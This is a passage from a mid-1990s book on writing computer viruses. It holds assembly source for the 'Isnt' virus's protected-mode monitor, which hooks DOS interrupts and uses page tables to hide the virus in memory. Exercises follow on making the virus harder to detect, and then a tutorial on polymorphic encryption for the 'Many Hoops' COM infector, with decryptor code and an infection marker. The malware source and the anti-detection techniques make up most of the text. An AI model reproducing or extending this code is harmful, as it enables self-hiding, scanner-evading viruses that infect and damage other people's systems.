MOVE_CODE       PROC    NEAR
                mov     ax,cs
                add     ax,cs:[T1SEG]                   ;find task 1 segment
                xor     bx,bx
                shl     ax,1
                rcl     bx,1
                shl     ax,1
                rcl     bx,1
                shl     ax,1
                rcl     bx,1
                shl     ax,1
                rcl     bx,1
                mov     WORD PTR [MOVE_GDT+18],ax
                mov     BYTE PTR [MOVE_GDT+20],bl
                mov     cx,OFFSET SEG_END
                shr     cx,1
                inc     cx              ;words to move to high memory
                mov     ax,cs
                mov     es,ax           ;es:si points to GDT for move
                mov     si,OFFSET MOVE_GDT
                mov     ah,87H          ;BIOS move function
                int     15H             ;go do it
                retn
MOVE_CODE       ENDP

;This sets up TSS2 as the V86 task state segment.
SETUP_TASK2:
```

```
                mov     ax,cs
                add     ax,cs:[T1SEG]                   ;find task 1 segment
                mov     es,ax
        ASSUME ES:TASK1
                mov     WORD PTR es:[TSS2_CS],cs
                mov     WORD PTR es:[TSS2_SS],ss
        ASSUME ES:VSEG
                ret

;Global descriptor table for use by MOVE_CODE.
MOVE_GDT        DB      16 dup (0)
                DW      0FFFFH          ;source segment limit
                DB      0,0,0           ;absolute source segment address
                DB      93H             ;source segment access rights
                DW      0
                DW      0FFFFH          ;destination segment limit
                DB      0,0,11H         ;absolute dest segment @ (11000:0000)
                DB      93H             ;destination segment access rights
                DW      0
                DB      16 dup (0)
;This function sets up a GDT entry. It is called with DI pointing to the
;GDT entry to be set up, and AL= 1st byte, AH = 2nd, BL = 3rd, BH = 4th
;CL = 5th, CH=6th, DL=7th and DH = 8th byte in the GDT entry.
SET_GDT_ENTRY:
                push    ax
                push    ax
                mov     ax,cs
                add     ax,cs:[T1SEG]                   ;find task 1 segment
                mov     es,ax
                pop     ax
                stosw
                mov     ax,bx
                stosw
                mov     ax,cx
                stosw
                mov     ax,dx
                stosw
                pop     ax
                ret


;Turn A20 line on in preparation for going to protected mode
GATE_A20:
                call    EMPTY_8042
                mov     al,0D1H
                out     64H,al
                call    EMPTY_8042
                mov     al,0DFH
                out     60H,al
                call    EMPTY_8042
                ret

;This waits for the 8042 buffer to empty
EMPTY_8042:
                in      al,64H
                and     al,2
                jnz     EMPTY_8042
                ret



INTA00          EQU     20H             ;interrupt controller i/o ports
INTA01          EQU     21H

;Interrupts must be off when the following routine is called! It moves the
;base of the hardware interrupts for the 8259 from 8 to NEW_INT_LOC. It also
;masks all interrupts off for the 8259.
CHANGE_INTS:
                mov     al,0FFH         ;mask all interrupt controller ints off
```

```
                out     INTA01,al

                mov     al,11H          ;send new init to first 8259 controller
                out     INTA00,al       ;ICW1
                mov     al,NEW_INT_LOC  ;base of interrupt vectors at NEW_LOC
                out     INTA01,al       ;ICW2
                mov     al,04H          ;other parameters same as orig IBM AT
                out     INTA01,al       ;ICW3
                mov     al,01H
                out     INTA01,al
                ret
```

The TASK1.ASM Source

```
;*******************************************************************************
;This is the task which executes at privilege level 0 in protected mode. Its
;job is to start up the V86 Virtual Machine.
;*******************************************************************************

TASK1           SEGMENT PARA USE32 'CODE'
                ASSUME CS:TASK1, DS:TASK1, SS:TASK1

;The following are the selectors defined in protected mode
Null            EQU     0H
BIOS_SEL        EQU     08H+RPL0     ;bios data ram segment (0:0) selector
TSS_1_SEL       EQU     10H+RPL0     ;selector for TSS for task 1
CODE_1_SEL      EQU     18H+RPL0     ;task 1 code segment selector
DATA_1_SEL      EQU     20H+RPL0     ;task 1 data segment selector
TSS_2_SEL       EQU     28H+RPL3     ;selector for TSS for task 2

SEG_FAULT       DW      0                       ;segment to remap
NEW_21H         DD      0                       ;new INT 21H handler vector

;This routine is responsible for getting the V86 machine up and running.
V86_LOADER:
                mov     ax,DATA_1_SEL           ;now set up segments
                mov     ds,ax                   ;for protected mode
                mov     es,ax
                mov     fs,ax
                mov     gs,ax
                mov     ss,ax                   ;set up stack
                mov     esp,OFFSET TASK1_STACK + STACK_SIZE
                xor     eax,eax
                lldt    ax                      ;make sure ldt register is 0
                call    SETUP_PAGE_TABLES       ;setup paging
                mov     ax,TSS_1_SEL            ;init task register
                ltr     ax
                mov     eax,118000H             ;set up page directory @
                mov     cr3,eax
                mov     eax,cr0                 ;turn paging on
                or      eax,80000000H
                mov     cr0,eax
                jmp     FWORD PTR [TASK_GATE_2] ;go to V86 mode


;This routine sets up the page table for protected paging. It expects es to
;point to the page table segment.
SETUP_PAGE_TABLES:
        ;First, build page directory at 118000H, page table at 119000H
                mov     eax,119007H             ;set up page dir
                mov     edi,8000H               ;location of page directory
                stosd                           ;first entry points to a table
                mov     eax,0
                mov     ecx,1023
                rep     stosd                   ;the rest are empty

        ;Now build standard page table at 119000H
```

```
                mov     eax,7                   ;all pages accessible
                mov     ebx,4096                ;linear mem = physical mem
                mov     ecx,1024
SPLP1:          stosd
                add     eax,ebx
                loop    SPLP1

        ;Now build another page directory at 11A000H, pg table at 11B000H
                mov     eax,11B007H             ;set up page dir
                stosd                           ;first entry points to a table
                mov     eax,0
                mov     ecx,1023
                rep     stosd                   ;the rest are empty

        ;And build the page table for stealthed operation at 11B000H
                xor     edx,edx
                mov     dx,[SEG_FAULT]
                shl     edx,4                   ;ebp=start @ to stealth
                add     edx,7
                mov     eax,7                   ;now do page table
                mov     ebx,4096
                mov     ecx,1024
SPLP2:          cmp     eax,edx                 ;set pages below 1st to
                je      SP1                     ;stealth up
                stosd                           ;with linear=physical
                add     eax,ebx
                loop    SPLP2

SP1:            sub     cx,PAGES
                push    ecx                     ;save count for later
                xor     ecx,ecx
                mov     cx,PAGES                ;ecx=pages to fault
                mov     eax,11C007H             ;location of 1st stealthed pg
SPLP3:          stosd                           ;set up stealthed pages
                add     eax,ebx
                add     edx,ebx
                loop    SPLP3

                pop     ecx                     ;now finish up
                mov     eax,edx
SPLP4:          stosd
                add     eax,ebx
                loop    SPLP4
                ret

;Include interrupt handlers for protected mode here.
INCLUDE GPFAULT.ASM     ;general protection fault handler
INCLUDE HWHNDLR.ASM     ;hardware interrupt handlers
INCLUDE PMVIDEO.ASM     ;protected mode video handler
INCLUDE NOTIMP.ASM      ;handler for anything not implemented

INCLUDE TABLES.ASM      ;include GDT, IDT and TSS tables

SEG_END:

TASK1_STACK     DB      STACK_SIZE DUP (?)              ;Stack for this task

TASK2_STACK0    DB      STACK_SIZE DUP (?)
TASK2_STACK1:                                           ;never used
TASK2_STACK2:

END_TASK1:                                              ;end of this segment

TASK1           ENDS
```

The GPFAULT.ASM Source

```
;******************************************************************************
;* This is the general protection fault handler. It is the main handler for    *
;* emulating real mode interrupts, and i/o. It is Interrupt Vector D in        *
;* protected mode.
;******************************************************************************
;(C) 1995 American Eagle Publications, Inc., All rights reserved!

GENERAL_FAULT:
                push    ebp
                mov     ebp,esp                 ;set up stack frame
                push    esi
                push    eax                     ;save registers
                push    ebx
                push    ecx

                mov     ax,BIOS_SEL             ;es lets us look into the VM
                mov     es,ax

                xor     ebx,ebx
                mov     bx,[ebp+12]             ;cs of call (VM style)
                shl     ebx,4
                add     ebx,[ebp+8]             ;ebx points to offending instr
                mov     eax,es:[ebx]            ;get that instruction

;Handle INT XX instructions here—we reflect them all back to the VM.
GPF_1:          cmp     ax,0FFCDH               ;is it an INT FF instruction?
                je      HANDLE_FFH              ;yes, it requires spcl handling
                cmp     al,0CDH                 ;is it an INT XX instruction?
                jne     GPF_2                   ;no, check for next offender

GPF_11:         push    eax                     ;save interrupt number
                xor     ebx,ebx
                mov     bx,[ebp+24]             ;get VM ss
                shl     ebx,4                   ;make absolute @ from it
                mov     ecx,[ebp+20]            ;get VM sp
                sub     ecx,6                   ;adjust stack here
                add     ebx,ecx                 ;absolute @ of stack in ebx
                mov     eax,[ebp+16]            ;get flags from VM caller
                mov     es:[ebx+4],ax           ;put flags on VM stack
                and     eax,0FFFFFDFFH          ;cli
                mov     [ebp+16],eax            ;save flags with cli for return
                mov     ax,[ebp+12]             ;get VM cs
                mov     es:[ebx+2],ax           ;save it on VM stack
                mov     eax,[ebp+8]             ;get VM ip
                add     eax,2                   ;update to point to next instr
                mov     es:[ebx],ax             ;save it on VM stack
                mov     [ebp+20],ecx            ;and update it
                pop     ebx                     ;get interrupt number back now
                mov     bl,bh
                xor     bh,bh
                cmp     bl,21H                  ;special handling for INT 21H
                je      HANDLE_21H              ;go do it, else
DO_REG:         shl     ebx,2                   ;calculate address of int vector
                mov     eax,es:[bx]             ;get it in ax
SET_ADDR:       mov     [ebp+8],ax              ;save VM int handler as ret ip
                shr     eax,16
                mov     [ebp+12],ax             ;and return cs
                jmp     GPF_EXIT                ;all done, get out

;This portion of code handles Interrupt 21H calls. If the function is 11H,
;12H, or 4209H, then the virus code gets control. Otherwise, the original DOS
;handler gets control.
HANDLE_21H:
                mov     ax,WORD PTR [ebp-8]     ;get ax from INT 21H call
                cmp     ax,4209H                ;must be function 42, 11 or 12
                je      H21SFS                  ;for special handling
```

```
                cmp     ah,11H
                je      H21GO
                cmp     ah,12H
                jne     DO_REG                  ;else process as regular int
H21GO:          mov     ax,DATA_1_SEL           ;int 21H always goes to virus
                mov     ds,ax                   ;handler first
                call    PAGE_VIRUS_IN           ;page the virus into memory!
                mov     eax,[NEW_21H]           ;get @ of viral INT 21H handler
                jmp     SET_ADDR

;Interrupt 21H, Function 4209H handler - just clear carry and skip interrupt.
H21SFS:
                add     WORD PTR [ebp+8],2      ;update ip to next instr
                add     WORD PTR [ebp+20],6     ;re-adjust stack in VM
                mov     eax,[ebp+16]            ;get flags
                or      eax,200H                ;sti
                and     eax,0FFFFFFFEH          ;clc
                mov     [ebp+16],eax            ;and save them
                jmp     GPF_EXIT


;This portion of code handles Interrupt 0FFH calls. If these come when
;VIRUS_PAGED_IN, then they get special handling here, because they are
;signals to return to the caller and page the virus out of memory.
HANDLE_FFH:
                xor     ebx,ebx
                mov     bx,[ebp+24]             ;get VM ss
                shl     ebx,4                   ;make absolute @ from it
                mov     ecx,[ebp+20]            ;get VM sp
                add     ebx,ecx                 ;absolute @ of stack in ebx
                mov     eax,es:[ebx]            ;get cs:ip for iret
                mov     [ebp+8],ax              ;save ip on stack here
                shr     eax,16
                mov     [ebp+12],ax             ;save cs on stack here
                add     DWORD PTR [ebp+20],6    ;adjust VM sp
                mov     ax,DATA_1_SEL
                mov     ds,ax
                call    PAGE_VIRUS_OUT
                jmp     GPF_EXIT


;Handle IN AX,DX/ IN AL,DX/ OUT DX,AX/ OUT DX,AL here — if we get a fault the
;port requested is greater than IO map, so just ignore it—no such ports are
;on the PC!
GPF_2:          cmp     al,0ECH                 ;in al,dx
                jz      SHORT GPF_SKIP
                cmp     al,0EDH                 ;in ax,dx
                jz      SHORT GPF_SKIP
                cmp     al,0EEH                 ;out dx,al
                jz      SHORT GPF_SKIP
                cmp     al,0EFH                 ;out dx,ax
                jnz     SHORT FAULT_REPORT

GPF_SKIP:       inc     DWORD PTR [ebp+8]       ;skip offending instruction
GPF_EXIT:       pop     ecx
                pop     ebx
                pop     eax
                pop     esi
                pop     ebp
                add     esp,4                   ;get error code off of stack
                iretd                           ;and return to V86 mode


;This routine pages the virus into memory. It just sets the logical pages
;up to point to where the virus is in physical memory.
PAGE_VIRUS_IN:
                mov     eax,118000H             ;use straight linear=phys page
                mov     cr3,eax
PVIR:           ret
```

```
;This routine pages the virus out of memory. It sets the logical pages to point
;to some empty physical memory where there is no viral code.
PAGE_VIRUS_OUT:
                mov     eax,11A000H             ;use stealthed memory map
                mov     cr3,eax
PVOR:           ret


;Report unknown General Protection fault to console.
FAULT_REPORT:
                mov     ax,DATA_1_SEL
                mov     ds,ax
                mov     esi,OFFSET GPF_REPORT
                call    DISPLAY_MSG
                jmp     SHORT $

GPF_REPORT      DB      'General Protection Fault. Halting system! ',0
```

The HWHNDLR.ASM Source

```
;******************************************************************************
;*  This is the hardware interrupt handler for the protected mode V86 Monitor. *
;*  The standard IRQ's have been relocated to 20H-27H, and the second set used *
;*  by the AT are left in the same place. All this handler does is reflect all *
;*  interrupts back to V86 mode for processing by the standard BIOS handlers.  *
;******************************************************************************
;(C) 1995 American Eagle Publications, Inc., All rights reserved!

;This routine handles the timer hardware interrupt, normally INT 8 in a PC,
;but this is INT 20H here!
TIMER_HANDLER:
                push    ebx
                mov     bl,8                    ;point to timer vector
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

;This routine handles the keyboard hardware interrupt, normally INT 9 in a PC,
;but this is INT 21H here!
KBD_HANDLER:
                push    ebx
                mov     bl,9                    ;point to keyboard vector
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_A:
                push    ebx
                mov     bl,10                   ;point to timer vector
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_B:
                push    ebx
                mov     bl,11                   ;point to timer vector
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_C:
                push    ebx
                mov     bl,12                   ;point to timer vector
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_D:
                push    ebx
                mov     bl,13                   ;point to timer vector
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_E:
                push    ebx
                mov     bl,14                   ;point to timer vector
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling
```

```
INT_F:
                push    ebx
                mov     bl,15                   ;point to timer vector
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_70:
                push    ebx
                mov     bl,70H                  ;point to VM vectorr
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_71:
                push    ebx
                mov     bl,71H                  ;point to VM vector
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_72:
                push    ebx
                mov     bl,72H                  ;point to VM vectorr
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_73:
                push    ebx
                mov     bl,73H                   ;point to VM vectorr
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_74:
                push    ebx
                mov     bl,74H                  ;point to VM vectorr
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_75:
                push    ebx
                mov     bl,75H                  ;point to VM vectorr
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_76:
                push    ebx
                mov     bl,76H                  ;point to VM vectorr
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

INT_77:
                push    ebx
                mov     bl,77H                  ;point to VM vectorr
                jmp     SHORT HW_HANDLER        ;go do the usual hw handling

HW_HANDLER:
                push    ebp
                mov     ebp,esp
                push    eax
                push    ecx

                mov     ax,BIOS_SEL
                mov     ds,ax
                xor     eax,eax
                mov     al,bl
                shl     eax,2                   ;eax=@ of interrupt vector
                push    eax

                cmp     eax,9*4                 ;was it the keyboard handler?
                jnz     SHORT HW_HNDLR2         ;nope, go on
                mov     ebx,417H                ;else check for Ctrl-Alt-Del
                mov     ebx,[ebx]               ;get keyboard status byte
                and     bl,00001100B
                xor     bl,00001100B            ;see if Ctrl and Alt are down
                jnz     SHORT HW_HNDLR2
                in      al,[60H]                ;get byte from kb controller
                cmp     al,83                   ;is it the DEL key?
                jnz     SHORT HW_HNDLR2         ;nope, go on
```

```
                mov     al,0F0H                 ;yes, activate reset line
                out     [64H],al
                jmp     $                       ;and wait here for it to go

HW_HNDLR2:
                xor     ebx,ebx
                mov     bx,[ebp+24]             ;get VM ss
                shl     ebx,4                   ;make absolute @ from it
                mov     ecx,[ebp+20]            ;get VM sp
                sub     ecx,6
                add     ebx,ecx                 ;absolute @ of stack in ebx
                mov     eax,[ebp+16]            ;get flags from VM caller
                mov     [ebx+4],ax              ;put flags on VM stack
                and     eax,0FFFFFDFFH          ;cli
                mov     [ebp+16],eax            ;save flags with cli for return
                mov     ax,[ebp+12]             ;get VM cs
                mov     [ebx+2],ax              ;save it on VM stack
                mov     eax,[ebp+8]             ;get VM ip
                mov     [ebx],ax                ;save it on VM stack
                mov     [ebp+20],ecx            ;and update it

                pop     ebx
                mov     eax,[ebx]               ;get VM ISR @ for this interrupt
                mov     [ebp+8],ax              ;save VM int handler as ret ip
                shr     eax,16
                mov     [ebp+12],ax             ;and return cs

                pop     ecx
                pop     eax
                pop     ebp
                pop     ebx                     ;clean up and exit
                iretd
```

The NOTIMP.ASM Source

```
;******************************************************************************
;* Interrupt handler for protected mode interrupts that are not implemented.   *
;******************************************************************************
;(C) 1995 American Eagle Publications, Inc., All rights reserved!

NOT_IMPLEMENTED:
                mov     ax,DATA_1_SEL
                mov     ds,ax
                mov     esi,OFFSET NIF_REPORT
                call    DISPLAY_MSG
                jmp     SHORT $

NIF_REPORT      DB      'Unimplemented Fault. Halting system! ',0
```

The PMVIDEO.ASM Source

```
;******************************************************************************
;* These are functions needed to do minimal video interface in protected mode. *
;******************************************************************************
;(C) 1995 American Eagle Publications, Inc., All rights reserved!

;This procedure displays the null terminated string at DS:SI on the console.
DISPLAY_MSG:
                mov     ax,BIOS_SEL
                mov     es,ax
                mov     edi,VIDEO_SEG*16
                push    edi
                mov     ecx,25*80
                mov     ax,0F20H
                rep     stosw
                pop     edi
DISPLAY_LP:     lodsb
```

```
                or      al,al
                jz      SHORT DM_EXIT
                mov     ah,0FH
                stosw
                jmp     DISPLAY_LP
DM_EXIT:        ret
```

The PM_DEFS.ASM Source

```
;******************************************************************************
;* This module contains standard definitions of protected-mode constants.     *
;******************************************************************************
;(C) 1995 American Eagle Publications, Inc., All rights reserved!

IDT_Entries     EQU     256
TSS_Size        EQU     104

RPL0            EQU     0               ;Requestor privilege levels
RPL1            EQU     1
RPL2            EQU     2
RPL3            EQU     3

;GDT attriblute definitions
GRANULAR_4K     EQU     10000000B          ;4K granularity indicator
DEFAULT_386     EQU     01000000B          ;80386 segment defaults

PRESENT         EQU     10000000B          ;Descriptor present bit
DPL_0           EQU     00000000B          ;Descriptor privilege level 0
DPL_1           EQU     00100000B          ;Descriptor privilege level 1
DPL_2           EQU     01000000B          ;Descriptor privilege level 2
DPL_3           EQU     01100000B          ;Descriptor privilege level 3
DTYPE_MEMORY    EQU     00010000B          ;Memory type descriptor
TYP_READ_ONLY   EQU     0                  ;Read only segment type
TYP_READ_WRITE  EQU     2                  ;Read/Write segment type
TYP_RO_ED       EQU     4                  ;Read only/Expand down segment type
TYP_RW_ED       EQU     6                  ;Read/Write Expand down segment type
TYP_EXEC        EQU     8                  ;Executable segment type
TYP_TASK        EQU     9                  ;TSS segment type
TYP_EXEC_READ   EQU     10                 ;Execute/Read segment type
TYP_EXEC_CONF   EQU     12                 ;Execute only conforming segment type
TYP_EXRD_CONF   EQU     14                 ;Execute/Read conforming segment type
TRAP_GATE       EQU     00001111B          ;Trap gate descriptor mask, 16 bit
INTERRUPT_GATE  EQU     00001110B          ;Int gate descriptor mask, 16 bit

TYPE_32         EQU     01000000B          ;32 Bit segment type
```

The TABLES.ASM Source

```
;******************************************************************************
; Tables for use in protected mode, including the GDT, IDT, and relevant TSS's *
;******************************************************************************
;(C) 1995 American Eagle Publications, Inc., All rights reserved!

;A GDT entry has the following form:
;               DW      ?                       ;segment limit
;               DB      ?,?,?                   ;24 bits of absolute address
;               DB      ?                       ;access rights
;               DB      ?                       ;extended access rights
;               DB      ?                       ;high 8 bits of 32 bit abs addr

GDT             DQ      0                       ;First GDT entry must be 0

                DW      0FFFFH                  ;BIOS data selector (at 0:0)
                DB      0,0,0
                DB      TYP_READ_WRITE or DTYPE_MEMORY or DPL_0 or PRESENT
                DB      GRANULAR_4K             ;you can get at any @ in low
                                                ;memory with this
                DB      0
```

```
                DW      TSS_Size                ;TSS for task 1 (startup)
                DW      OFFSET TSS_1
                DB      11H
                DB      TYP_TASK or DPL_0 or PRESENT
                DB      0,0

                DW      0FFFFH                  ;Task 1 code segment selector
                DB      0,0,11H                 ;starts at 110000H
                DB      TYP_EXEC_READ or DTYPE_MEMORY or DPL_0 or PRESENT
                DB      TYPE_32,0

                DW      0FFFFH                  ;Task 1 data selector
                DB      0,0,11H                 ;at 110000H
                DB      TYP_READ_WRITE or DTYPE_MEMORY or DPL_0 or PRESENT
                DB      TYPE_32,0

                DW      TSS_Size+IOMAP_SIZE     ;TSS for task 2
                DW      OFFSET TSS_2
                DB      11H
                DB      TYP_TASK or DPL_3 or PRESENT
                DW      0

;End of GDT

;This is the task state segment for the virtual machine
TSS_2           DW      0               ;back link
                DW      0               ;filler
                DD      TASK2_STACK0+STACK_SIZE   ;esp0
                DW      DATA_1_SEL      ;ss0
                DW      0               ;filler
                DD      TASK2_STACK1+STACK_SIZE   ;esp1
                DW      DATA_1_SEL      ;ss1
                DW      0               ;filler
                DD      TASK2_STACK2+STACK_SIZE   ;esp2
                DW      DATA_1_SEL      ;ss2
                DW      0               ;filler
TSS2_CR3        DD      118000H         ;cr3
                DD      OFFSET VIRTUAL  ;eip
                DD      23000H          ;eflags (IOPL 3)
                DD      0               ;eax
                DD      0               ;ecx
                DD      0               ;edx
                DD      0               ;ebx
                DD      STACK_SIZE      ;esp
                DD      0               ;ebp
                DD      0               ;esi
                DD      0               ;edi
                DW      0               ;es
                DW      0               ;filler
TSS2_CS         DW      0               ;cs
                DW      0               ;filler
TSS2_SS         DW      0               ;ss
                DW      0               ;filler
                DW      0               ;ds
                DW      0               ;filler
                DW      0               ;fs
                DW      0               ;filler
                DW      0               ;gs
                DW      0               ;filler
                DW      0               ;ldt
                DW      0               ;filler
                DW      0               ;exception on task switch bit
                DW      OFFSET TSS2IO - OFFSET TSS_2   ;iomap offfset pointer

TSS2IO          DB      IOMAP_SIZE-1 dup (0)    ;io map for task 2
                DB      0FFH                    ;dummy byte for end of io map
```

```
TASK_GATE_2     DD      0
                DW      TSS_2_SEL

IDT             DW      OFFSET NOT_IMPLEMENTED          ;low part of offset
                DW      CODE_1_SEL                      ;code segment selector
                DB      0,PRESENT or DPL_0 or INTERRUPT_GATE    ;int ctrl flgs
                DW      0                               ;high part of offset

                DB      (IDT_Entries-1)*8   dup (?)     ;IDT table space


;This is the task state segment for the virtual machine monitor
TSS_1           DB      TSS_Size dup (?)     ;TSS space for task 1 (V86 monitor)
```

Exercises

1. One way which Isnt could be detected would be to examine the behavior of the *int 0FFH* instruction. Implement a flag to make the *int 0FFH* behave as a *retf 2* only if it is executed from within the SRCH_HOOK function.

2. Modify Isnt so that it loads itself into a hole in the memory above 640K. Page memory into place for it to hide in.

3. Find a way to stealth memory in Windows and implement it.

4. Add file-based stealthing, such as was implemented in Slips, to Isnt. Redesign Isnt so that if the processor is already in V86 mode it will just load as an ordinary DOS virus.

Polymorphic Viruses

Now let's discuss a completely different tactic for evading anti-virus software. This approach is based on the idea that a virus scanner searches for strings of code which are present in some known virus. An old trick used by virus-writing neophytes to avoid scanner detection is to take an old, well-known virus and change a few instructions in the right place to make the virus skip right past a scanner. For example, if the scanner were looking for the instructions

```
mov     ax,2513H
mov     dx,1307H
int     21H
```

one might modify the virus to instead execute this operation with the code

```
mov     dx,2513H
mov     ax,1307H
xchg    ax,dx
int     21H
```

The scanner would no longer see it, and the virus could go on its merry way without being detected.

Take this idea one step further, though: Suppose that a virus was programmed so that it had no constant string of code available to search for? Suppose it was programmed to look a little different each time it replicated? Then there would be no fixed string that an anti-virus could latch onto to detect it. Such a virus would presumably be impervious to detection by such techniques. Such a virus is called *polymorphic*.

Virus writers began experimenting with such techniques in the early 90's. Some of the first viruses which employed such techniques were the 1260 or V2P2 series of viruses. Before long, a Bulgarian who called himself the Dark Avenger released an object module which he called the *Mutation Engine*. This object module was designed to be linked into a virus and called by the virus, and it would give it the ability to look different each time it replicated. Needless to say, this new development caused an uproar in the anti-virus community. Lots of people were saying that the end of computing was upon us, while others were busy developing a way to detect it—very quietly. Ability to detect such a monster would give a company a giant leap on the competition.

All of the hype surrounding this new idea made sure it would catch on with virus writers, and gave it an aura of deep secrecy. At one time the hottest thing you could get your hands on for trading, either among anti-virus types or among the virus writers, was a copy of the Dark Avenger's engine. Yet the concepts needed to make a virus polymorphic are really fairly simple.

In fact, the ideas and methods are so simple once you understand them that with a little effort one can write a virus that really throws a loop at existing anti-virus software. This has posed a dilema for me. I started writing this chapter with something fairly sophisticated, simply because I wanted to demonstrate the power of these techniques, but it proved too powerful. No anti-virus software on the market today even came close to recognizing it. So I toned it down. Still too powerful. In the end I had to go back to something I'd developed more than two years ago. Even then, many anti-virus programs don't even do a *fair* job at detecting it. Now, I don't want to release the Internet Doom virus, yet at the same time, I want to show you the real weaknesses of anti-virus software, and what viruses can really do.

Well, with all of that said, let me say it one more time, just so you understand completely: *The virus we discuss in this chapter was developed in January, 1993*. It has been published and made available on CD-ROM for any anti-virus developer who wants to bother with it since that time. *The anti-virus software I am testing* *it against was current, effective July, 1995*—about 2 1/2 years later. The results are in some cases abysmal. I hope some anti-virus developers will read this and take it to heart.

The Idea

Basically, a polymorphic virus can be broken down into two parts. The main body of the virus is generally encrypted using a variable encryption routine which changes with each copy of the virus. As such, the main body always looks different. Next, in front of this encrypted part is placed a decryptor. The decryptor is responsible for decrypting the body of the virus and passing control to it. This decryptor must be generated by the polymorphic engine in a somewhat random fashion too. If a fixed decryptor were used, then an anti-virus could simply take a string of code from it, and the job would be done. By generating the decryptor randomly each time, the virus can change it enough that it cannot be detected either.

Rather than simply appending an image of itself to a program file, a polymorphic virus takes the extra step of building a special *encrypted* image of itself in memory, and that is appended to a file.

Encryption Technology

The first hoop a polymorphic virus must jump through is to encrypt the main body of the virus. This "main body" is what we normally think of as the virus: the search routine, the infection routine, any stealth routines, etc. It also consists of the code which makes the virus polymorphic to begin with, i.e., the routines which perform the encryption and the routines which generate the decryptor.

Now understand that when I say "encryption" and "decryption" I mean something far different than what cryptographers think of. The art of cryptography involves enciphering a message so that one cannot analyze the ciphered message to determine what the original message was, if one does not have a secret password, etc. *A polymorphic virus does not work like that.* For one, there is no "secret password." Secondly, the decryption process must be completely trivial. That is, the program's decryptor, by itself, must be able to decrypt the main body of the virus and execute it. It must not require any external input from the operator, like a cryptographic program would. A lot of well-known virus researchers seem to miss this.

A simple automatic encryption/decryption routine might take the form

```
DECRYPT:
       mov     si,OFFSET START
       mov     di,OFFSET START
       mov     cx,VIR_SIZE
ELP:   lodsb
       xor     al,093H
       stosb
       loop    ELP
START:
       (Body of virus goes here)
```

This decryptor simply XORs every byte of the code, from `BODY` to `BODY+VIR_SIZE` with a constant value, 93H. Both the encryptor and the decryptor can be identical in this instance.

The problem with a very simple decryptor like this is that it only has 256 different possibilities for encrypting a virus, one for each constant value used in the *xor* instruction. A scanner can thus detect it without a tremendous amount of work. For example, if the unencrypted code looked like this:

```
       10H     20H     27H     10H     60H
```

encrypting the code would result in:

```
       83H     B3H     B4H     83H     F3H
```

Now, rather than looking for these bytes directly, the scanner could look for the xor of bytes 1 and 2, bytes 1 and 3, etc. These would be given by

```
           30H     37H     00H     70H
```

and they don't change whether the code is encrypted or not. Essentially all this does is build an extra hoop for the scanner to jump through, and force it to enlarge the "scan string" by one byte (since five bytes of code provide four "difference" bytes). What a good encryptor/decryptor should do is create many hoops for a scanner to jump through. That makes it a lot more work for a scanner to break the encryption automatically and get to the virus hiding behind it. Such is the idea behind the *Many Hoops* polymorphic virus we'll discuss in this chapter.

Many Hoops uses what I call the *Visible Mutation Engine*, or *VME*. VME uses two completely different decryption strategies. The first is a simple byte-wise XOR, like the above, with an added twist in that the byte to XOR with is modified with each iteration. The decryptor/encryptor looks like this:

```
DECRYPT0:
        mov     si,OFFSET START
        mov     cx,VIR_SIZE
        mov     bl,X
D0LP:   xor     [si],bl
        inc     si
        add     bl,Y
        loop    D0LP
```

where X and Y are constant bytes chosen at random by the software which generates the encryption/decryption algorithm. This decryptor essentially has 256 x 256 = 65,536 different possible combinations.

The second decryptor uses a constant word-wise XOR which takes the form

```
DECRYPT1:
        mov     si,OFFSET START
        mov     di,OFFSET START
        mov     cx,VIR_SIZE / 2 + 1
D1LP:   lodsw
        xor     ax,X
        stosw
        loop    D1LP
```

where X is a word constant chosen at random by the software which generates the algorithm. This scheme isn't too different from the first, and it provides another 65,536 different possible combinations. Note how simple both of these algorithms are—yet even so they pose problems for most anti-virus software.

To encrypt the main body of the virus, one simply sets up a data area where a copy of the virus is placed. Then one calls an encrypt routine in which one can specify the start and length of the virus. This creates an encrypted copy of the main body of the virus which can be attached to a host file.

Many Hoops is a non-resident COM infector. (Yes, once again, something as complex as an EXE infector starts going beyond the ability of anti-virus software to cope with it.) It infects one new COM file in the current directory every time the virus executes. As such, it is fairly safe to experiment with.

Typically, polymorhic viruses have a few more hoops to jump through themselves than do ordinary viruses. Firstly, the virus doesn't have the liberty to perform multiple writes to the new copy of itself being attached to a host. Any variables in the virus must be set up in an image of the virus which is copied into a data area. Once the exact image of what is to be placed in the host is in that data area, an encrypt routine is called. This creates an encrypted copy of the main body of the virus, which can be attached to a host file.

Secondly, because the body of the virus is encrypted, it cannot have any relocatable segment references in it, like Intruder-B did. This is not a problem for a COM infector, obviously, but COM infectors are little more than demo viruses now a days.

Many Hoops is an appending COM infector not too different from the Timid virus discussed earlier. It uses a segment 64 kilobytes above the PSP for a data segment. Into this data segment it reads the host it intends to infect, and then builds the encrypted copy of itself after the host, installing the necessary patches in the host to gain control first.

Self-Detection

In most of the viruses we've discussed up to this point, a form of scanning has been used to determine whether or not the virus is present. Ideally, a polymorhic virus can't be scanned for, so one cannot design one which detects itself with scanning. Typically, polymorphic viruses detect themselves using tricky little aspects of the file. We've already encountered this with the Military Police virus, which required the file's day plus time to be 31.

Typically such techniques allow the virus to infect most files on a computer's disk, however there will be some files that are not infectable simply because they have the same characteristics as an infected file by chance. The virus will thus identify them as infected, although they really aren't. The virus author must just live with this, although he can design a detection mechanism that will give false "infected" indications only so often. The Many Hoops virus uses the simple formula

```
(DATE xor TIME) mod 10 = 3
```

to detect itself. This insures that it will be able to infect roughly 9 out of every 10 files which it encounters.

Decryptor Coding

